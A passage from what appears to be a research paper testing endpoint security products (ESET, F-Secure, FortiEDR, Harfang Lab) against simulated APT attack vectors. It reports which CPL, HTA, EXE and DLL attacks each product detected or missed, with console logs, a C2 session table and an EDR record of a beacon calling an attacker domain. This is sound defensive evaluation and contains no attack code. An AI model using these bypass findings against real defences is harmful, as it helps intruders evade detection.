



Figure 21: ELASTIC EDR detecting and blocking the CPL attack.

4.11 ESET PROTECT Enterprise

ESET PROTECT Enterprise is a widely used endpoint solution that uses behaviour and reputation systems to mitigate attacks. Moreover, it uses cloud sandboxing to prevent zero-day threats and full disk encryption for enhanced data protection. The EPP uses real-time feedback collected from million of endpoints using, among others, kernel callbacks, ETW (Event Tracing for Windows), and hooking. ESET PROTECT Enterprise allows fine-tuning through editing XML files and customising policies depending on users and groups. For this, blue teams may use a file name, path, hash, command line, and signers to determine the trigger conditions for alerts.

We used ESET PROTECT Enterprise with the maximum available predefined settings, see Figure 22 without further fine tuning.



desktop-1f4un90

1 Antivirus - Maximum security

2 Visibility - Invisible mode


Figure 22: ESET PROTECT Enterprise settings.

4.11.1 Enabled settings

For this EPP we used the predefined policy for maximum security, as stated by ESET in the console. This makes use of machine learning, deep behavioural inspection, SSL filtering, PUA detection and we decided to hide the GUI from the end user.

4.11.2 EXE-DLL

Both these attack vectors were successfully executed, without the EPP blocking and reporting any alert, see Figure 23.




37.120.203.85	192.168.7.116	UniPiAPT	eset	DESKTOP-1F4UN90	Teams.exe	1960	x64	2s
37.120.203.85	192.168.7.116	UniPiAPT	eset	DESKTOP-1F4UN90	Teams.exe	2580	x64	166ms
37.120.203.85	192.168.7.116	UniPiAPT	eset	DESKTOP-1F4UN90	Teams.exe	2960	x64	2s
37.120.203.85	192.168.7.116	UniPiAPT	eset	DESKTOP-1F4UN90	Teams.exe	5332	x64	502ms
37.120.203.85	192.168.7.116	UniPiAPT	eset	DESKTOP-1F4UN90	werfault.exe	5604	x64	2s
37.120.203.85	192.168.7.116	UniPiAPT	eset	DESKTOP-1F4UN90	Teams.exe	6796	x64	2s

Figure 23: Bypassing ESET PROTECT Enterprise with the EXE and DLL attacks.

4.11.3 CPL-HTA

The CPL and HTA attacks were correctly identified and blocked by ESET PROTECT Enterprise, see Figures 25 and 24, respectively. It should be noted that the memory scanner of ESET correctly identified malicious presence but falsely named the threat as Meterpreter.


Antivirus
application

Occurred	2021 Jun 21 07:31:04
Occurrences	Total 1 Resolved 1 Handled by product 1
Circumstances	
First seen on	
Restart needed	no

desktop-1f4un90
Select tags

FQDN	DESKTOP-1F4UN90
Last connected time	2021 Jun 21 07:31:51
Unresolved detections	0
Alerts	No alerts
Parent group	/All/Lost & found

File

Hash	6056CDB5F4312B240A62F5F4C545C79E0678815E
Name	Win32/RiskWare.Meterpreter.Agent.O
Detection Type	application
Object type	file
Uniform Resource Identifier (URI)	mshta.exe(6124)
Process name	C:\Windows\SysWOW64\mshta.exe
User name	DESKTOP-1F4UN90\eset

Scan

Scanner	Advanced memory scanner
Detection engine version	23496 (20210621)
Current engine version	23496 (20210621)
Scan targets	
Number of scanned items	
Infected	
Cleaned	
Time of completion	
Action	cleaned
Action error	

Observed worldwide (ESET LiveGrid®)

Never seen in LiveGrid®

Figure 24: ESET PROTECT Enterprise detects the HTA attack.


4.12 F-Secure Elements

F-Secure Elements can have several products under it, for this experiment, two products were tested, namely Endpoint Protection Platforms (EPP) and Endpoint Detection and Response solutions (EDR). Both solutions collect behavioural events from the endpoints, including file access, processes, network connections, registry changes and system logs. To achieve this, the Elements use Event Tracing for Windows among other capabilities. While F-Secure Elements EDR uses machine learning for enrichments, human intervention from cyber-security experts is often used. The EDR also features built-in incident management. Moreover, after a confirmed detection, F-Secure Elements EDR has built-in guidance to facilitate users in taking the necessary steps to contain and remediate the detected threat.

4.12.1 Enabled settings

In terms of our experiments, we experimented with both the EPP and the EDR solution enabling all features available, including DeepGuard. We also included browsing control based on reputation, and the firewall was up and running. In the first version of the manuscript, only the results of the EPP were included. Notably, all of the launched attacks were successful, and F-Secure Elements EPP reported no alerts, see Figure 26.

However, after collaborating with F-Secure, it was discovered that the initial test was only done for the EPP solution. As such, F-Secure assisted in setting up the licensing for the EDR product so that we can perform the test from our environment. In order to make sure that no new detections are considered, in this configuration, the database license was downgraded to an earlier date: June 18, 2021. We tested these attacks against the F-Secure EDR twice. There were three attacks detected during these tests. Two of these attacks were detected immediately, while the third one had a time delay of 5 hours during the initial. Since F-Secure downgraded the databases, there was some confusion that led to the misconfiguration of the backend systems. Once the misconfiguration was


Antivirus
trojan

Occurred	2021 Jun 21 06:35:55
Occurrences	Total 1 Resolved 1 Handled by product 1
Circumstances	Event occurred on a newly created file.
First seen on	2021 Jun 21 06:35:53
Restart needed	no

desktop-1f4un90
Select tags

FQDN	DESKTOP-1F4UN90
Last connected time	2021 Jun 21 07:31:51
Unresolved detections	0
Alerts	No alerts
Parent group	/All/Lost & found

SHOW DETAILS

File

Hash	E9D8E27B23B5FD8F2FCDF9904407148FB41EA671
Name	MSIL/Kryptik.XOL
Detection Type	trojan
Object type	file
Uniform Resource Identifier (URI)	file:///C:/Users/eset/Desktop/update.cpl
Process name	C:\Windows\explorer.exe
User name	DESKTOP-1F4UN90\eset

Scan


Scanner	Real-time file system protection
Detection engine version	23495 (20210620)
Current engine version	23496 (20210621)
Scan targets	
Number of scanned items	
Infected	
Cleaned	
Time of completion	
Action	cleaned by deleting
Action error	

Observed worldwide (ESET LiveGrid®)

Never seen in LiveGrid®

Figure 25: ESET PROTECT Enterprise detects the CPL attack.

rectified, the delay for that one particular attack was reduced to 25 minutes. Due to the nature of EDR products, none of the attacks was blocked.


FSEC Add alias

Status updated Jun 20, 2021 2:35:25 AM | Last subscription check Jun 20, 2021 12:59:51 AM | Last user CNCIM\Administrator | Registration date Jun 18, 2021

No security events

Figure 26: F-Secure Elements EPP console after launching our attacks reports no security event.

4.12.2 F-Secure EPP

In the case of F-Secure EPP no attack was detected nor blocked, see Figure 26 as also validated by the vendor.

4.12.3 F-Secure EDR

In the case of F-Secure EDR, as already discussed, two experiments were conducted in collaboration with F-Secure. There were three attacks detected during these tests. Two of these attacks were detected immediately, while the third one had a time delay of 5 hours during the initial. experiment. According to F-Secure this was due to the database downgrade which caused a misconfiguration of the backend systems. After some resolution from the vendor side, the delay for that particular attack was reduced to 25 minutes. Due to the nature of EDR products, none of the attacks was blocked. It should be noted that, as illustrated in Figure 27, the two attack vectors were merged into one attack from the EDR, where one of them was marked with a medium alert. However, the merging of the attacks can be attributed to their timing. Finally, the EXE attack vector was successful in all cases. A brief detection history regarding the detections that the F-Secure Elements EDR collected is illustrated in Figure 28.




Figure 27: F-Secure Elements EDR console with the detection of the attacks as an attack tree.

4.13 FortiEDR

FortiEDR is heavily based on its simulation mode which we did not use due to time constraints and the nature of the experiments, its a training session for it to learn and understand the function of the organization. It makes the most out of the callbacks and tries identify and block the unmapped code and its dynamic behaviour in the infection process. According to our experiments these alerts occur in cases where reflective injection is performed as we have observed this alert in several tools that use the aforementioned technique,also , as mentioned in the description the alert is related to files loaded form memory. Also, the COM activity for the HTA was blocked.

4.13.1 Enabled settings

In FortiEDR we used an aggressive setting with all features enabled and block mode everywhere.

4.13.2 CPL-HTA-EXE-DLL


FortiEDR managed to detect and block all attack vectors as illustrated in Figures 29, 30, 31, and 32.

4.14 Harfang Lab Hurukai

Harfang Lab is a new player in the market. Their EDR tries to provide extensive visibility and some highly needed analysis features including real-time disassembly and Yara based capabilities to detect malicious patterns and extend the initial detections. Although blocking and prevention is not their man goal, the product can be tuned accordingly and provide those capabilities according to their R&D team.

4.14.1 Enabled settings

The experiments were conducted in collaboration with the Harfang Labs' team and they were set to provide the highest level of possible detection, however, it was not set in block mode.




```
teams.exe
           Device   DESKTOP-QTUOJB1
         Username   DESKTOP-QTUOJB1\Retest-Fsecure-3
     Command line   "C:\Users\Retest-Fsecure-3\Desktop\MS-Teams\Teams.exe"
             Path   %desktop%\ms-teams
              PID   4796
             SHA1   1455e4f5e5db1a1df771db971d318dd40a3d2c7f
  Execution start   Jul 14, 2021 14:26:16
    Execution end   Jul 14, 2021 16:33:06
  Detections
    Detection 1/24: Thread outside modules   Info   Jul 14, 2021 14:26:16
          Description   A thread is running code that was not loaded normally as a module by the operating system, execution of code that was
                        generated during runtime can be from multi-stage payloads following code injection or in rare cases compromised
                        executables.
             Analysis
          Event ID(s)   79fcf9a4-e496-11eb-aba7-0242ac110005

       Thread created
       Target process   %desktop%\ms-teams\teams.exe
    Detection 2/24: Boost parent severity   Low   Jul 14, 2021 14:26:16
    Detection 3/24: Http connection by detected process   Info   Jul 14, 2021 14:26:16
          Description   A process (Teams.exe) detected as boost_parent_severity made a connection to a remote URL (https://a-
                        banking.com/search/?
                        q=dk14lXtJuyNzf6QU8_eXIVjAJmX3YbXKx2iQkpnwHHKj0VwJRdmDRqEhuD8853gCPk4saYrsdqpPTlGRw_f0v4aRO7sTUZhQHv
                        2i1KYo_CpAXJAA-
                        q8pfjBmhkNEHRpBqZd8UA86R3o1B7z7WUCEtWOeKjcx8lJ4hx26_tFVDcl&go=Search&qs=bs&form=QBRE).
             Analysis
       MITRE ATT&CK ID  T1071.001
    Detection 4/24: User executed new process   Low   Jul 14, 2021 14:26:16
    Detection 5/24: Network connection by detected process   Info   Jul 14, 2021 14:26:17
    Detection 6/24: Possible persistence by detected process   Medium   Jul 14, 2021 14:26:18
    Detection 7/24: File access by detected process chain   Info   Jul 14, 2021 14:26:17
    Detection 8/24: Attack framework common dlls   Medium   Jul 14, 2021 14:46:29
          Description   Memory scanner result shows a combination of imports used by attack frameworks.
             Analysis   Malicious process, abnormal location
       MITRE ATT&CK ID  T1055

      Reflective hidden
                 module
          Memory type   MEM_PRIVATE
         Segment size   262144
    Detection 9/24: Attack framework common dlls   Medium   Jul 14, 2021 14:46:29
    Detection 10/24: Cobaltstrike interesting modsizes   Info   Jul 14, 2021 14:46:29
          Description   Module sizes consistent with Cobalt Strike
             Analysis   Malicious process, abnormal location
       MITRE ATT&CK ID  T1204

      Reflective hidden
                 module
          Memory type   MEM_PRIVATE
         Segment size   315392
```

Figure 28: F-Secure Elements EDR showing detailed logs of the detected attacks.

4.14.2 CPL-EXE

The CPL attack vector was detected as a suspicious execution, see 33. The EXE attack vector was also detected, see Figure 34 due to the fact that the sacrificial process `werfault.exe` did not have any flags (even dummy) as it normally does. Practically, if dummy values would be present, the



Event 227000 WerFault.exe | Event 227013 rundll32.exe (shell32.dll)


Add Exception · Retrieve · Remediate · Isolate · Export — Raw Data Items: All · Selected 1/1

DEVICE	OS	PROCESS	CLASSIFICATION	DESTINATION	RECEIVED	LAST SEEN
DESKTOP-U9ANJ30	Windows 10 Enterprise...	rundll32.exe	Suspicious	Network Access	03-Aug-2021, 13:12:46	03-Aug-2021, 13:18:14

RAW ID: 1289457666   Process Type: 32 bit   Certificate: Signed   Process Path: C:\Windows\SysWOW64\rundll32.exe   User: DESKTOP-U9ANJ30\test   Count: 165

Event Graph

Figure 29: FortiEDR blocking the CPL attack.



EVENTS — Showing 1-4/4 — Search Event

Archive · Mark As... · Export · Handle Event · Delete · Forensics · Exception Manager

Unhandled	ID	DEVICE	PROCESS	CLASSIFICATION	DESTINATIONS	RECEIVED	LAST UPDATED
mshta.exe (2 events)				Suspicious		03-Aug-2021, 13:14:05	
	227073	DESKTOP-U9ANJ30	payment.hta	Suspicious	File Execution At...	03-Aug-2021, 13:14:05	03-Aug-2021, 13:14:05
